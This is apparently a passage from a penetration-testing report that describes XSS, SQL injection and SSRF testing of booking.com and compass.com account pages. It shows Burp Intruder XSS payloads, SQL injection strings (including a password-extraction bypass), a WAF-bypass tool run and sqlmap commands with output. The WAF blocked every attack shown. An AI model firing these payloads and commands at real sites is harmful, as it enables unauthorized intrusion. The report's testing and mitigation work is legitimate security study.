1 GET /mysettings?aid=$$ HTTP/1.1
2 Host: account.booking.com
3 Cookie: bkng_sso_ses=e30; bkng_sso_session=e30; bkng_last_login_attempt=eyJib29raW5nX2dsb2JhbCI6eyJkYXRhX3NlYmplY3RfaWQoIoiI4YzkyZTMwYi0lMTMSLTanalytical%3Dttrue%26countryCode%3DLK%26consentId%3D8635f358-8f91-4014-%26legacyRegulation%3Dnone; bkng_sso_auth=CAIQsOnuTRpmmoqHvQgHqNxqsSaY
4 Sec-Ch-Ua: "Chromium";v="119", "Not ?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6046.159 Safari/57
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17 Connection: close
18
19

```

Positions **Payloads** **Resource pool** **Settings**

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the attack configuration.

Payload set:	1	Payload count: 8,728
Payload type:	Simple list	Request count: 8,728

③ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list ... [Pro version only]

④ Payload processing

Attack **Save** **Columns**

Results **Positions** **Payloads** **Resource pool** **Settings**

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
165	<acronym onscroll=alert(..				1306	
1	<a autofocus onfocus=alert(..	403			1306	
2	<a autofocus onfocusin=aler..	403			1306	
3	<a contenteditable onbefor..	403			1306	
4	<a draggable="true" ondrag..	403			1306	
5	<a draggable="true" ondrag..	403			1306	
6	<a draggable="true" ondrag..	403			1306	
7	<a draggable="true" ondrag..	403			1306	
8	<a draggable="true" ondragl..	403			1306	
9	<a draggable="true" ondragr..	403			1306	
10	<a id=x style="transition:out..	403			1306	
11	<a id=x tabindex=1 onfocus=..	403			1306	
12	<a id=x tabindex=1 onfocusin..	403			1306	
13	<a onbeforecopy=alert(..	403			1306	
14	<a onbeforecopy="alert(..)	403			1306	
15	<a onbeforecut="alert(..)" ..	403			1306	
16	<a onbeforeexecut=alert(..	403			1306	
17	<a onblur=alert(..) id=tabin..	403			1306	
18	<a onclick="alert(..)" style=d..	403			1306	
19	<a oncontextmenu="alert(..)" ..	403			1306	
20	<a oncopy=alert(..).value=X..	403			1306	
21	<a oncut=alert(..).value=XSS..	403			1306	

Request **Response**

Pretty Raw Hex

```

1 GET /mysettings?id=%3ca%20id%3dx%20tabindex%3d1%20onfocusin%3dalert(1)%3e%3c%2fa%3e HTTP/2
2 Host: account.booking.com
3 Cookie: bkng_sso_session=e30; bkng_last_login_attempt_timestamp=2024-04-24%2017%3A45%3A35; bkng_ap_sso_analytical=30true%26countryCode%3DLK%26consentId%3D8635f358-8f91-4014-8434-5c9cc46cf691%26consentedAt%3D2024-04-24T15%3A
4 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17 Connection: keep-alive
18
19

```

6 Findings

Despite conducting assessments utilizing a range of tools and techniques no Cross Site Scripting vulnerabilities were detected within the account.booking.com webpage. Both the automated scan performed with XSSVIBES and manual testing conducted with BurpSuite Intruder did not uncover any XSS vulnerabilities.

7 Steps to Reproduce

1. Gather URLs of the booking.com website using Katana.
2. Scan the URLs for XSS vulnerabilities using XSSVIBES.
3. Conduct manual testing on specific parameters using BurpSuite Intruder.

8 Proof of concept

N/A

9 Proposed mitigation

While no XSS vulnerabilities were found during the assessment, But it is recommended for account.booking.com webpage to implement and maintain user input validation and output encoding mechanisms to mitigate the risk of XSS attacks. Regular security audits and penetration testing should also be conducted to identify and address potential vulnerabilities proactively.

10 Conclusion

After assessing the XSS vulnerability, on the account.booking.com webpage no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

9. Vulnerability Title – SQL Injection

1 Vulnerability Description

SQL Injection is a known security issue, in web applications that occurs when an unauthorized individual can insert SQL commands into input fields or parameters thereby influencing the queries run on the applications database.

2 Affected Components

This Assessment focused on the “aid” parameter of the manage account web page.

3 Impact Assessment

If successfully exploited SQL Injection could permit attackers to view modify or erase confidential data stored in the applications database. This could result in data breaches, unauthorized access or data tampering.

4 Objective

The main aim of this report is to outline the outcomes of a security assessment carried out on the account.booking.com webpage to uncover any SQL Injection vulnerabilities. Various tools and methods were utilized during this assessment to pinpoint SQL injection within the web application.

5 Approach

This assessment was done in two phases.

5.1.1 Manual Testing:

- Initial efforts to insert SQL payloads into the "aid" parameter were blocked by the Web Application Firewall (WAF) leading to a 403 Forbidden response.

Request	Response
<pre>Pretty Raw Hex -----+ 1 GET /mysettings/personal?aid=304142'+or+1+3d+-= HTTP/2 2 Host: account.booking.com 3 Cookie: px_init=0; __id=GAI.2.1330269940.1714115568; pxvid=634920ff-039c-11ef-baac-4e80e0a5370b; 4 pcm_personalisation_disabled=0; cors_js=1; BDs=-; _gel_aud=1.1.110424761.1714115740; _yjsu_yjads= 5 1714115741; _bftfbh30-00c8-46bd-956c-hc02808c3d16; FFID= 6 FFID.C.0816e7VBL1wCw674FB542FuSJZT2HSezm0YCF0jUmgCY3D.1714115568; _pin_unauth= 7 dWlkPVptVm10amhV1rdrX5UUmNU3AvWrElnMUUzZ310VGc0Wap0all6UnlWV12qTmneg; bkrng_ap_lang=en-gb; _uetvid= 8 c9fa8800039c1leffdd94dc699124fe; _ga_SEJWFCBCW=GS1.1.1714127520.3.1.1714130544.55.0.0; _ga_A1Z345= 9 GS1.1.1714127520.3.1.1714130544.0.0.1772248072; _ga=GAI.2.456347619.1714115568; 10 bkrng_last_login_attempt_timestamp=2024-04-27T20133A4A83AC9; avs-waf-token= 11 43d72f50--aa064bc7-hbf4-3bc405b0116a_HgoAs1rTWhGAAA. Vc2PbmM3wNNVSUVBAb7e5c57fqirAYWMovZB3LMdewVpq 12 H6qyLQUVVeTbS988EKZUOJ2bGK31lxwesd5W76J7B36/gvuUhdBjpig315N1ye1lKeDxQnLbjxv9oQEJEjskashR+mlfd 13 eu11QuapDveaH01F15tqvEH+w5rya/WI/exSDoTT1xKbKLASRv+CtgGyvhmndhcJ7qjI=; pxcts= 14 140304a1-048c-11ef-a27-3ae0ad1ac3b; pff_cfp1= pff_ddtc1= bkrng_sso_ses= 15 140304a1-048c-11ef-a27-3ae0ad1ac3b; pff_cfp1= pff_ddtc1= bkrng_sso_ses=</pre>	<pre>Pretty Raw Hex Render -----+ 1 HTTP/2 403 Forbidden 2 Server: CloudFront 3 Date: Sat, 27 Apr 2024 13:08:14 GMT 4 Content-Type: text/html 5 Content-Length: 919 6 X-Cache: Error from cloudfront 7 Via: 1.1 58b05a46630ea2f6a75154a66e58b2a6.cloudflare.net (CloudFront) 8 X-Amz-Cf-Pop: SIN52-C3 9 X-Amz-Cf-Id: ZGSAkfvlmPdxSh3XfavBu0ZGzaP27C4xbhyPCCjwOsnsYe_hP9mA== Strict-Transport-Security: max-age=2592000; includeSubDomains 10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" 11 <http://www.w3.org/TR/HTML4/loose.dtd> 12 <html> 13 </html></pre>

- Further testing involving enumeration of the "ORDER BY" clause and attempts to bypass using the 4-ZERO-3 bypass tool did not yield injection results.

Request	Response
<pre>Pretty Raw Hex -----+ 1 GET /mysettings/personal?aid=304142'+order+by+10-- HTTP/2 2 Host: account.booking.com 3 Cookie: px_init=0; __id=GAI.2.1330269940.1714115568; pxvid=634920ff-039c-11ef-baac-4e80e0a5370b; 4 pcm_personalisation_disabled=0; cors_js=1; BDs=-; _gel_aud=1.1.110424761.1714115740; _yjsu_yjads= 5 1714115741; _bftfbh30-00c8-46bd-956c-hc02808c3d16; FFID= 6 FFID.C.0816e7VBL1wCw674FB542FuSJZT2HSezm0YCF0jUmgCY3D.1714115568; _pin_unauth= 7 dWlkPVptVm10amhV1rdrX5UUmNU3AvWrElnMUUzZ310VGc0Wap0all6UnlWV12qTmneg; bkrng_ap_lang=en-gb; _uetvid= 8 c9fa8800039c1leffdd94dc699124fe; _ga_SEJWFCBCW=GS1.1.1714127520.3.1.1714130544.55.0.0; _ga_A1Z345= 9 GS1.1.1714127520.3.1.1714130544.0.0.1772248072; _ga=GAI.2.456347619.1714115568; 10 bkrng_last_login_attempt_timestamp=2024-04-27T20133A4A83AC9; avs-waf-token= 11 43d72f50--aa064bc7-hbf4-3bc405b0116a_HgoAs1rTWhGAAA. Vc2PbmM3wNNVSUVBAb7e5c57fqirAYWMovZB3LMdewVpq 12 H6qyLQUVVeTbS988EKZUOJ2bGK31lxwesd5W76J7B36/gvuUhdBjpig315N1ye1lKeDxQnLbjxv9oQEJEjskashR+mlfd 13 eu11QuapDveaH01F15tqvEH+w5rya/WI/exSDoTT1xKbKLASRv+CtgGyvhmndhcJ7qjI=; pxcts= 14 140304a1-048c-11ef-a27-3ae0ad1ac3b; pff_cfp1= pff_ddtc1= bkrng_sso_ses= 15 140304a1-048c-11ef-a27-3ae0ad1ac3b; pff_cfp1= pff_ddtc1= bkrng_sso_ses=</pre>	<pre>Pretty Raw Hex Render -----+ 1 HTTP/2 403 Forbidden 2 Server: CloudFront 3 Date: Sat, 27 Apr 2024 12:03:06 GMT 4 Content-Type: text/html 5 Content-Length: 919 6 X-Cache: Error from cloudfront 7 Via: 1.1 a8c2772b03befab22b97b65036iac508.cloudflare.net (CloudFront) 8 X-Amz-Cf-Pop: SIN52-C3 9 X-Amz-Cf-Id: ijnUsn17vIJJSUS-ddsxa0fnB78pyvZ0k6wfHunLX74CnQ-YarrIFAA== Strict-Transport-Security: max-age=2592000; includeSubDomains 10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" 11 <http://www.w3.org/TR/HTML4/loose.dtd> 12 <html> 13 </html></pre>

```
(ashan㉿kali)-[~/4-ZERO-3]
$ bash 403-bypass.sh -h
Usage:
    403-bypass [URL]

    -u, --url URL                         target DOMAIN.TLD/PATH

BYPASS MODES
    --header                                Header Bypass
    --protocol                               Protocol Bypass
    --port                                    Port Bypass
    --HTTPMethod                            HTTP Method Bypass
    --encode                                  URL Encode Bypass
    --SQLi                                    Mod_Security & libinjection Bypass

ALL BYPASSES
    --exploit                                Complete Scan: 403/401 bypass modes

    GREEN   :      2xx Status Code
    YELLOW  :      3xx Status Code
    RED     :      4xx Status Code
    BLUE    :      5xx Status Code

(ashan㉿kali)-[~/4-ZERO-3]
$ bash 403-bypass.sh -u "https://account.booking.com/mysettings/personal?aid=304142'+order+by+10--" --exploit
exploit
```
Have a beer! 🍻
```
- twitter.com/Dheerajmadhukar : @me_dheeraj
[+] HTTP Header Bypass
X-Originally-Forwarded-For Payload: Status: 403, Length : 919
X-Originating- Payload: Status: 403, Length : 919
X-Originating-IP Payload: Status: 403, Length : 919
True-Client-IP Payload: Status: 403, Length : 919

```

```

X-OReferrer Payload: Status: 403, Length : 919
[+] Protocol Based Bypass
HTTP Scheme Payload: Status: 301, Length : 167
HTTPs Scheme Payload: Status: 403, Length : 919
X-Forwarded-Scheme HTTP Payload: Status: 403, Length : 919
X-Forwarded-Scheme HTTPs Payload: Status: 403, Length : 919
[+] Port Based Bypass
X-Forwarded-Port 443 Payload: Status: 403, Length : 919
X-Forwarded-Port 4443 Payload: Status: 403, Length : 919
X-Forwarded-Port 80 Payload: Status: 403, Length : 919
X-Forwarded-Port 8080 Payload: Status: 403, Length : 919
X-Forwarded-Port 8443 Payload: Status: 403, Length : 919
[+] HTTP Method Bypass
GET : Status: 403, Length : 919
POST : Status: 403, Length : 919
HEAD : Status: 403, Length : 0
OPTIONS : Status: 403, Length : 919
PUT : Status: 403, Length : 919
TRACE : Status: 405, Length : 915
PATCH : Status: 403, Length : 919
TRACK : Status: 403, Length : 1053
CONNECT : Status: 400, Length : 915
UPDATE : Status: 403, Length : 1053
LOCK : Status: 403, Length : 1053
[+] URL Encode Bypass
Payload [ #? ]: Status: 403, Length : 919
Payload [ %09 ]: Status: 403, Length : 919
Payload [ %09%3b ]: Status: 403, Length : 919

```

```

Payload [ ?? J: Status: 403, Length : 919
Payload [ ??? ]: Status: 403, Length : 919
Payload [ // ]: Status: 403, Length : 919
Payload [ ./ ]: Status: 403, Length : 919
Payload [ ./// ]: Status: 403, Length : 919
Payload [ //anything ]: Status: 403, Length : 919
Payload [ # ]: Status: 403, Length : 919
Payload [ / ]: Status: 403, Length : 919
Payload [ /.randomstring ]: Status: 403, Length : 919
Payload [ ..;/ ]: Status: 403, Length : 919
Payload [ .html ]: Status: 403, Length : 919
Payload [ %20/ ]: Status: 403, Length : 919
Payload: [ %20mysettings/personal?aid=304142'+order+by+10--%20/ ]: Status: 403, Length : 919
Payload [ .json ]: Status: 403, Length : 919
Payload [ \..\.\\" ]: Status: 403, Length : 919
Payload [ /* ]: Status: 403, Length : 919
Payload [ ../ ]: Status: 403, Length : 919
Payload [ /*/ ]: Status: 403, length : 919
Payload [ /.;/ ]: Status: 403, Length : 919
Payload [ %2e/mysettings/personal?aid=304142'+order+by+10-- ]: Status: 403, Length : 919
Payload [ /%2e/ ]: Status: 403, Length : 919
Payload [ /// ]: Status: 403, Length : 919
Payload [ //// ]: Status: 403, Length : 919
Payload [ /.../ ]: Status: 403, Length : 919
Payload [ ;mysettings/personal?aid=304142'+order+by+10--/ ]: Status: 403, Length : 919
[+] Mod_Security & libinjection Bypass
Payload [ ' or 1.e=' ]: Status: 403, Length : 919
Payload [ 1.e(ascii )]: Status: 403, Length : 919
Payload [ 1.e(substring( ]: Status: 403, Length : 919
Payload [ 1.e(ascii 1.e(substring(1.e(select password from users limit 1 1.e,1 1.e) 1.e,1 1.e,1 1.e)1.e) = 70 or'1='2 ]: Status: 403, Length : 919
[ashan@kali]-[~/4-ZERO-3]
└─$ cd ..

```

5.1.2 Automated Testing:

1. The results from the sqlmap scan suggested that it might be possible to inject code into the "aid" parameter using PostgreSQL time-based blind SQL queries. However subsequent testing revealed this to be incorrect.

```
(ashan㉿kali)-[~]
$ sqlmap -u "https://account.booking.com/mysettings/personal?aid=304142"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:48:46 /2024-04-27

[18:48:46] [INFO] testing connection to the target URL
got a 302 redirect to 'https://account.booking.com/oauth2/authorize?prompt=signin;aid=304142;response_type=code;redirect_uri=https%3A%2F%2Faccount.booking.com%2Fsettings%2Foauth_callback;client_id=dicd40AC1EtXjL0;state=U13hZeoHP0s6MStc18hpPPx2diH8VorCu840BdNU_F702RYnaueSpGqAkj68xFcahQfEH4CznLaUghIBMOXYkj-Rg00IPaJluLrRk_JyTzHrnwAs6PpkhIYV'. Do you want to follow?
[!/?n] Y
you have not declared cookie(s), while server wants to set its own ('bkng_ap=U2FsdGVkX18 ... A%3D%3D%0A;bkng_ap_sso_session=eyJib29raW5 ... cyI6W19fq;bkng_last_login_attempt_timestamp=2024-04-27%20... %3A10X3A51;bkng_sso_session=e30;pkcm_consent=analytical% ... ion%3Dnone;bkng_sso_auth=CAIQs0muTRp ... jj7bMFf3e9'). Do you want to use those [y/n] Y
[18:48:48] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[18:48:50] [INFO] checking if the target URL connects is stable
[18:49:57] [WARNING] GET parameter 'aid' does not appear to be dynamic
[18:49:00] [INFO] heuristic (basic) test shows that GET parameter 'aid' might not be injectable
[18:49:02] [INFO] testing for SQL injection on GET parameter 'aid'
[18:49:02] [INFO] testing 'AND boolean-based blind' WHERE or HAVING clause
[18:49:02] [CRITICAL] WAF/IPS identified as 'AWS WAF (Amazon)'
[18:49:04] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:49:05] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:49:05] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:49:06] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:49:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:49:08] [INFO] testing 'Generic inline queries'
[18:49:08] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:49:09] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:49:09] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:49:10] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[18:49:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
```

```
(ashan㉿kali)-[~]
$ sqlmap -u "https://account.booking.com/mysettings/personal?aid=304142" --random-agent --level 3 --risk 3
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:40:04 /2024-04-27

[17:40:04] [INFO] fatched random HTTP User-Agent header value 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; en) Opera 8.50' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[17:40:09] [INFO] testing connection to the target URL
got a 302 redirect to 'https://account.booking.com/oauth2/authorize?prompt=signin;redirect_uri=https%3A%2F%2Faccount.booking.com%2Fsettings%2Foauth_callback;response_type=code;client_id=dicd40AC1EtXjL0;aid=304142;state=U13hZeoHP0s6MStc18hpPPx2diH8VorCu840BdNU_F702RYnaueSpGqAkj68xFcahQfEH4CznLaUghIBMOXYkj-Rg00IPaJluLrRk_JyTzHrnwAs6PpkhIYV'. Do you want to follow?
[!/?n] Y
you have not declared cookie(s), while server wants to set its own ('bkng_ap=U2FsdGVkX18 ... A%3D%3D%0A;bkng_ap_sso_session=eyJib29raW5 ... cyI6W19fq;bkng_sso_session=e30;bkng_last_login_attempt_timestamp=2024-04-27%20... %3A10X3A3;bkng_sso_session=e30;pkcm_consent=analytical% ... ion%3Dnone;bkng_sso_auth=CAIQs0muTRp ... I4q10v1el3'). Do you want to use those [y/n] Y
[17:40:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:40:38] [CRITICAL] WAF/IPS identified as 'AWS WAF (Amazon)'
are you sure that you want to continue with further target testing? [Y/n] Y
[17:40:57] [WARNING] please consider usage of tamper scripts (option '--tamper')
```

```
[17:47:35] [INFO] testing 'MySQL AND time-based blind (ELT)'
[17:47:40] [INFO] testing 'MySQL OR time-based blind (ELT)'
[17:47:45] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:47:48] [INFO] GET parameter 'aid' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
Y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (3) value? [Y/n] Y
[17:49:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:49:17] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:49:25] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[17:49:33] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[17:49:41] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[17:49:49] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
```

2. Additional evaluation was carried out on the "user agent" and "referer" parameters.

Did not indicate any susceptibility to injection attacks.

```
[18:09:57] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[18:11:56] [WARNING] parameter 'User-Agent' does not seem to be injectable
[18:11:56] [WARNING] parameter 'Referer' does not appear to be dynamic
[18:11:59] [WARNING] heuristic (basic) test shows that parameter 'Referer' might not be injectable
[18:12:03] [INFO] testing for SQL injection on parameter 'Referer'
[18:12:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:15:09] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[18:17:28] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[18:20:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[18:22:09] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[18:23:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[18:24:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[18:25:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:25:21] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[18:25:30] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL, original value)'
[18:25:38] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[18:25:47] [INFO] testing 'Boolean-based blind - Parameter replace (CASE, original value)'
[18:25:55] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[18:29:08] [INFO] testing 'Generic inline queries'
[18:29:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:31:02] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[18:33:05] [WARNING] parameter 'Referer' does not seem to be injectable
[18:33:05] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that the re is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[18:33:05] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 2275 times
[*] ending @ 18:33:05 /2024-04-27/
```

```
[18:49:12] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[18:49:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:49:18] [WARNING] GET parameter 'aid' does not seem to be injectable
[18:49:18] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that the re is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[18:49:18] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 76 times
[*] ending @ 18:49:18 /2024-04-27/
```

6 Findings

Despite conducting assessments utilizing a range of tools and techniques no SQL vulnerabilities were detected within account.booking.com webpage. Both the automated scan performed with sqlmap and manual testing conducted with BurpSuite did not uncover any SQL vulnerabilities.

7 Steps to Reproduce

1. Capture the request using burp suite which the target URL containing “aid” parameter.
2. Inject SQL payloads into the “aid” parameter, such as “aid=304142‘order+by+1-- ” and “aid=304142‘or+1=1-- ”.
3. Check the web application response to clarify if the SQL injection was successful or got blocked by web application firewall.
4. Conduct a deep SQL scan using sqlmap with the following command.
sqlmap -u https://account.booking.com/mysettings/personal?aid=304142 --random-agent --level 3 --risk 3

8 Proof of Concept

N/A

9 Proposed Mitigation

9.1.1 Input Validation:

It is crucial to validate and sanitize user input adequately to prevent SQL injection attacks.

9.1.2 Usage of Prepared Statements:

Employ parameterized. Prepared statements when interacting with the database, for security measures.

9.1.3 Web Application Firewall (WAF):

Make sure to set up the WAF to spot and prevent any attempts, at injecting malicious SQL into the system.

9.1.4 Regular Security Checks:

It's important to check and test the security of the system to find and fix any weak spots before they can be exploited.

10 Conclusion

After testing no vulnerabilities related to SQL Injection were found in the "aid" parameter of the account.booking.com webpage. While this is news, for security it's crucial to keep an eye out and take steps to ensure the database and user data remain safe and secure.

10. Vulnerability Title – Server-Side Request Forgery (SSRF)

1 Vulnerability Description

Server-Side Request Forgery (SSRF) is a type of cybersecurity vulnerability that enables an actor to influence the server side requests initiated by the web application. By exploiting SSRF attackers can carry out activities gain access, to resources or circumvent security measures.

2 Affected Components

This Assessment focused on various parameters which are most likely vulnerable to SSRF. They are next, redirect, page, path, return, url, and view parameters.

3 Impact Assessment

If an attacker successfully exploits SSRF it could grant them access to systems acquire data or execute actions on behalf of the server. This could potentially result in data breaches, unauthorized entry or compromise of the system.


4 Objective

The aim of the evaluation was to assess whether the compass.com website is susceptible to attacks through its parameters.

5 Approach

The assessment involved a mix of manual testing and automated tools:

5.1.1 Used paramspider tool to collect URLs from the compass.com website and pinpointed parameters that might be vulnerable to SSRF.



```
ashan@kali:~/SSRFmap$ ./paramspider/results/results
[ashan@kali]-(~/paramspider/results/results)
$ cat next.txt
https://www.compass.com/login?next=FUZZ
https://www.compass.com/login/?next=FUZZ
https://www.compass.com/login/?next=FUZZ&agent_id=FUZZ
https://www.compass.com/login/?next=FUZZ

[ashan@kali]-(~/paramspider/results/results)
$ cat redirect.txt
https://www.compass.com/?redirect_to=FUZZ

[ashan@kali]-(~/paramspider/results/results)
$ cat return.txt
http://www.compass.com/agents/chicago/anita-nosek/?return=FUZZ&page_src=FUZZ


[ashan@kali]-(~/paramspider/results/results)
$ cat view.txt
https://www.compass.com/agents/stephen-missirlian/?view=FUZZ

[ashan@kali]-(~/paramspider/results/results)
$ cat url.txt
